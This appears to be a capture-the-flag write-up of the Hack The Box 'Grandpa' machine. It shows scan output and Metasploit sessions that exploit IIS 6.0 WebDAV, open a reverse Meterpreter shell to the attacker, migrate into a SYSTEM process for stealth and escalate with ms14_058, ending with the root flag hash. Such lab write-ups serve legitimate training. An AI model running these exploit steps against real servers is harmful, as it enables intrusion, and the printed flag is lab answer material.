Grandpa

1. Scan

Starting Nmap 7.91 (https://nmap.org) at 2021-06-18 13:03 EDT
Nmap scan report for 10.10.10.14
Host is up (0.050s latency).
Not shown: 65534 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http **Microsoft IIS httpd 6.0**

| http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
| Server Date: Fri, 18 Jun 2021 17:16:51 GMT
| Server Type: Microsoft-IIS/6.0
| **Allowed Methods:** OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK ← This is vulnerable, because it allows to modify the system files
| WebDAV type: Unknown
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH


Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|media device
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003|PocketPC/CE (93%), BT embedded (85%)
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp1:professional cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_ce:5.0.1400 cpe:/-h:btvision:btvision%2b_box
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (93%), Microsoft Windows Server 2003 SP1 (93%), Microsoft Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows Server 2003 SP2 (93%), Microsoft Windows 2003 SP2 (92%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (90%), Microsoft Windows XP SP2 or SP3 (90%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP1 (90%), Microsoft Windows 2000 Server SP4 (89%)
No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 52.39 ms 10.10.14.1
2 52.41 ms 10.10.10.14

2. Enum


Inspect the webpage



•

Dirb

Nikto



+ Target IP: 10.10.10.14
+ Target Hostname: 10.10.10.14
+ Target Port: 80
+ Start Time: 2021-06-18 13:13:01 (GMT-4)

+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebserver header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'microsoftofficewebserver' found, with contents: 5.0_Pub

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ **OSVDB-5646:** HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ **OSVDB-397**: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ **OSVDB-5647**: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ **OSVDB-5646**: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ **OSVDB-397**: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ **OSVDB-5647**: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (MKCOL PROPFIND SEARCH PROPPATCH COPY UNLOCK LOCK listed as allowed)
+ **OSVDB-13431**: PROPFIND HTTP verb may show the server's internal IP address: http://-10.10.10.14/
+ **OSVDB-396**: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ **OSVDB-3233**: /postinfo.html: Microsoft FrontPage default file found.

3. Exploit with Metasploit

- Configuration

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show option

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   MAXPATHLENGTH   60               yes       End of physical path brute
   MINPATHLENGTH   3                yes       Start of physical path bru
   Proxies                          no        A proxy chain of format ty
   RHOSTS          10.10.10.14      yes       The target host(s), range
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outg
   TARGETURI       /                yes       Path of IIS 6 web applicat
   VHOST                            no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', s
   LHOST     10.10.14.27      yes       The listen address (an interfac
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86
```

Post-exploitation

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > sessions 1
[*] Starting interaction with 1...

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

- We don't have highest privileges → cannot access into admin directory

```
40555/r-xr-xr-x   0       dir   2017-04-12 09:43:02 -0400  Program Files
40777/rwxrwxrwx   0       dir   2017-04-12 09:42:38 -0400  System Volume Information
40777/rwxrwxrwx   0       dir   2017-04-12 09:41:07 -0400  WINDOWS
100666/rw-rw-rw-  208     fil   2017-04-12 09:42:08 -0400  boot.ini
100444/r--r--r--  297072  fil   2007-02-18 07:00:00 -0500  ntldr
0000/---------    0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
40777/rwxrwxrwx   0       dir   2017-04-12 10:05:06 -0400  wmpub

meterpreter > cd 'Documents and Settings'
meterpreter > dir
Listing: c:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-12 10:12:15 -0400  Administrator
40777/rwxrwxrwx   0     dir   2017-04-12 09:42:38 -0400  All Users
40777/rwxrwxrwx   0     dir   2017-04-12 09:42:38 -0400  Default User
40777/rwxrwxrwx   0     dir   2017-04-12 10:32:01 -0400  Harry
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:32 -0400  LocalService
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:31 -0400  NetworkService

meterpreter > cd Administrator
[-] stdapi_fs_chdir: Operation failed: Access is denied.
meterpreter >
```

Privileges Escalation

search suggester

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
```

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 37 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 37 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed

Escalation

- As report of 'suggester' ⇒ we will try [+] 10.10.10.14 - exploit/windows/local/-ms14_058_track_popup_menu

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > sessions 1
[*] Starting interaction with 1...

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

- Configuration

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > show options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

FAILED

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_sys_config_getsid: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
```

To remain stealthy on the system

1. Choose the process has the same privileges that we have

ps -U SYSTEM - this will filter out only the process with system privileges

2. Migrate our process into system privileges process

> **migrate** <PID>

- TRY to **migrate** the running system on victim machine

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 212   1084  cidaemon.exe
 276   4     smss.exe
 300   1084  cidaemon.exe
 324   276   csrss.exe
 348   276   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 584   396   svchost.exe
 680   396   svchost.exe
 740   396   svchost.exe
 776   396   svchost.exe
```


```
1220  396   svchost.exe
1332  396   VGAuthService.exe
1380  2672  rundll32.exe        x86   0                              C:\WINDOWS\system32\rundll32.exe
1408  396   vmtoolsd.exe
1456  396   svchost.exe
1600  396   svchost.exe
1700  396   alg.exe
1832  584   wmiprvse.exe        x86   0         NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
1912  396   dllhost.exe
2308  584   wmiprvse.exe
2596  348   logon.scr
2672  1456  w3wp.exe            x86   0         NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
2740  584   davcdata.exe        x86   0         NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
4076  1084  cidaemon.exe

meterpreter > migrate 1832
[*] Migrating from 1380 to 1832...
[*] Migration completed successfully.
```

- Re-run the exploit

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Launching notepad to host the exploit...
[+] Process 1208 launched.
[*] Reflectively injecting the exploit DLL into 1208...
[*] Injecting exploit into 1208...
[*] Exploit injected. Injecting payload into 1208...
[*] Payload injected. Executing exploit...
[*] Sending stage (175174 bytes) to 10.10.10.14
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (10.10.14.27:4444 -> 10.10.10.14:1034) at 2021-06-18 13:50:03 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > search -f root.txt
Found 1 result...
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps -U SYSTEM
Filtering on user 'SYSTEM'

Process List
============

 PID   PPID  Name              Arch  Session  User                  Path
 ---   ----  ----              ----  -------  ----                  ----
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 212   1084  cidaemon.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\cidaemon.exe
 276   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
 300   1084  cidaemon.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\cidaemon.exe
 324   276   csrss.exe         x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
 348   276   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
 396   348   services.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
 408   348   lsass.exe         x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
 584   396   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
 800   396   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 936   396   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
 1084  396   cisvc.exe         x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\cisvc.exe
 1124  396   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 1184  396   inetinfo.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\inetsrv\inetinfo.exe
 1208  1832  notepad.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\notepad.exe
 1268  1832  notepad.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\notepad.exe
 1332  396   VGAuthService.exe x86   0        NT AUTHORITY\SYSTEM   C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
 1408  396   vmtoolsd.exe      x86   0        NT AUTHORITY\SYSTEM   C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1456  396   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 1600  396   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 1912  396   dllhost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\dllhost.exe
 2308  584   wmiprvse.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\wbem\wmiprvse.exe
 4076  1084  cidaemon.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\cidaemon.exe
```

- **Shell**


C:\WINDOWS\system32>cd c:\Documents and Settings\Administrator\Desktop\
cd c:\Documents and Settings\Administrator\Desktop\
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE
Directory of C:\Documents and Settings\Administrator\Desktop
04/12/2017 05:28 PM <DIR> .
04/12/2017 05:28 PM <DIR> ..
04/12/2017 05:29 PM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 18,058,457,088 bytes free
C:\Documents and Settings\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\Documents and Settings\Administrator\Desktop>more root.txt
more root.txt
9359e905a2c35f861f6a57cecf28bb7b